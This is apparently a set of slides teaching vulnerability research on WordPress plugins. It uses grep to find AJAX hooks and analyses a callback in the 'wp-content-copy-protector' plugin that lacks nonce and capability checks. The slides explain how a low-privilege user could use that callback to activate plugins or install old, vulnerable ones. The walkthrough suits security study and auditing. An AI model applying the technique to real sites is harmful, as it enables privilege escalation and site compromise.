
```
grep -r -F --include=“*.php” “add_action(” plugin
```

```
grep -r -F --include=“*.php” “do_action(” plugin
```

```
grep -r -F --include=“*.php” “add_filter(” plugin
```

```
grep -r -F --include=“*.php” “apply_filter(” plugin
```

SEARCH FOR JUICY HOOKS



```
C:\Users\Anonymous>grep -r -F --include="*.php" "add_action(" C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/admin-core.php:add_action('admin_footer','alert_message');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/notifications.php:      add_action( 'admin_init', array( $this,
'wccp_free_review_notice' ) );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/notifications.php:                     add_action( 'admin_notice
s' , array( $this, 'wccp_free_review_notice_message' ) );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action( 'init', 'wccp_free_load_textdoma
in' );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action('admin_enqueue_scripts', 'wccp_en
queue_scripts');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action('wp_enqueue_scripts', 'wccp_free_
enqueue_front_end_scripts');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:   add_action('wp_head','wccp_main_settings'
);
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:   add_action('wp_head','right_click_premium
_settings');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:   add_action('wp_head','wccp_css_settings')
;
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:   add_action('wp_footer','alert_message');
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:add_action("after_plugin_row_{$path}", "wpcc
p_after_plugin_row", 10, 3 );
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:           add_action('admin_bar_menu', 'wcc
p_free_add_items',  40);
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/preventer-index.php:           add_action('wp_enqueue_scripts',
'wccp_free_top_bar_enqueue_style');
```

We found a lot of **action hooks** by grep **add_action**

A lot of **hooks**, right? Why not specify **juicy hooks**? Like **wp_ajax** because **we can reach it directly** by the **admin-ajax.php** file

SEARCH FOR JUICY HOOKS


If you have an account on the website, then use this

```
grep -r -F --include=“*.php” “wp_ajax(” plugin
```

Or use this if you don’t have an account

```
grep -r -F --include=“*.php” “wp_ajax_nopriv(” plugin
```

SEARCH FOR JUICY HOOKS



```
C:\Users\Anonymous>grep -r -F --include="*.php" "wp_ajax" C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector
C:\AppServ\www\temp\wp-content\plugins\wp-content-copy-protector/settings-start-index.php:add_action( 'wp_ajax_do_button_job_late
r', 'cp_plugins_do_button_job_later_callback' );

C:\Users\Anonymous>
```

We used **wp_ajax** and we found one **AJAX action**

LET'S ANALYZE THE CALLBACK

Learn how to analyze the callback of a hook


LET’S ANALYZE THE CALLBACK

Every **hook** require a **callback** to execute some **PHP code**
That’s mean if we find a **hook** that we can reach, then
we should **analyze it** and **find vulnerabilities** in the code

LET’S ANALYZE THE CALLBACK

You will see a lot of **WordPress functions** in the plugin files, but that’s **won't make any difficulties**, you can use **WordPress Developer website** to **search** about them


LET'S ANALYZE THE CALLBACK



```php
//-------------------------------------------------------------------------------------------
//Setup Ajax action hook
//-------------------------------------------------------------------------------------------
add_action( 'wp_ajax_do_button_job_later', 'cp_plugins_do_button_job_later_callback' );

if (!function_exists('cp_plugins_do_button_job_later_callback')){
function cp_plugins_do_button_job_later_callback() {

    $result = "";

    if(isset($_POST['plugin_file']))
    {
        $result = sanitize_text_field($_POST['plugin_file']);

        activate_plugin( $result );
    }

```

The **callback** is the **second argument** in the **add_action** function


LET'S ANALYZE THE CALLBACK



```php
function wp_plugins_do_button_job_later_callback() {

    $result = "";

    if(isset($_POST['plugin_file']))
    {
        $result = sanitize_text_field($_POST['plugin_file']);

        activate_plugin( $result );
    }

    if(isset($_POST['slug']))
    {
        include_once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';

        wp_cache_flush();

        $upgrader = new Plugin_Upgrader();

        $installed = $upgrader->install( "https://downloads.wordpress.org/plugin/" . sanitize_text_field($_POST["slug"]) . ".zip" );

        return $installed;
    }

    if ( is_wp_error( $result ) ) {
        echo "wp_error happened";
    }

    wp_die();
```

Some **AJAX actions** required a **security nonce**, a **security nonce** is a **unique token** used to **prevent CSRF attacks**, but as we see this **action** doesn't **ask** for it

LET'S ANALYZE THE CALLBACK




```php
if(isset($_POST['slug']))
{
    include_once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';

    wp_cache_flush();

    $upgrader = new Plugin_Upgrader();

    $installed = $upgrader->install( "https://downloads.wordpress.org/plugin/" . sanitize_text_field($_P

    return $installed;
}
```

The **callback** allow us to **download** and **install plugins** from **WordPress** website

LET'S ANALYZE THE CALLBACK

That's mean we can **install vulnerable plugins** from the **WordPress website** by a **low privilege user** because **the callback** doesn't check if we have an **admin privilege** or not, and the **WordPress website** allow us to **download old versions**

